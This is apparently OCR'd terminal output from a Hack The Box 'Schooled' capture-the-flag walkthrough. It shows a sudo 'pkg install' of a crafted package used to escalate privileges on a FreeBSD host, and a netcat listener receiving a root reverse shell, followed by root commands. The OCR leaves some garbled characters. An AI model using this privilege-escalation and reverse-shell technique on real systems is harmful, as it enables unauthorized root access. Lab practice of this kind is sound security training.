
```
jamie@Schooled:/tmp $ ./exploit.sh
jamie@Schooled:/tmp $ ls
exploit.sh                     mysql.sock                     mysqlx.sock                    package
mypackage-“1.0_5”.txz          mysql.sock.lock                mysqlx.sock.lock
```



```
jamie@Schooled:/tmp $ chmod +x exploit.sh
jamie@Schooled:/tmp $ ./exploit.sh
jamie@Schooled:/tmp $ ls
exploit.sh                     mysql.sock                     mysqlx.sock                    package
mypackage-“1.0_5”.txz          mysql.sock.lock                mysqlx.sock.lock
jamie@Schooled:/tmp $ sudo pkg install — no-repo-update *.txz
Updating FreeBSD repository catalogue...
pkg: Repository FreeBSD has a wrong packagesite, need to re-create database
```



```
pkg: Repository FreeBSD cannot be opened. 'pkg update' required
Checking integrity... done (0 conflicting)
The following 1 package(s) will be affected (of 0 checked):

New packages to be INSTALLED:
        mypackage: “1.0_5”

Number of packages to be installed: 1

Proceed with this action? [y/N]: y
[1/1] Installing mypackage-“1.0_5”...
‘Resetting root shell”
rm: /tmp/a: No such file or directory
]
```



```
  ~/CTF/HTB/Schooled
  nc -lvnp 8001
listening on [any] 8001 ...
connect to [10.10.14.102] from (UNKNOWN) [10.129.111.3] 57524
# whoami
root
# id
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
# ifconfig
vmx0: flags=8863<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=4e403bb<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,JUMBO_MTU,VLAN_HWCSU
LAN_HWTSO,RXCSUM_IPV6,TXCSUM_IPV6,NOMAP>
        ether 00:50:56:b9:05:3e
        inet 10.129.111.3 netmask 0xffff0000 broadcast 10.129.255.255
        media: Ethernet autoselect
        status: active
        nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
        options=680003<RXCSUM,TXCSUM,LINKSTATE,RXCSUM_IPV6,TXCSUM_IPV6>
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x2
        inet 127.0.0.1 netmask 0xff000000
        groups: lo
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
# hostname
Schooled
# ls
exploit2.sh
mypackage-“1.0_5”.txz
# cd /root
# ls
.cache
.cshrc
.history
.k5login
.lesshst
.login
.profile
.shrc
.ssh
root.txt
```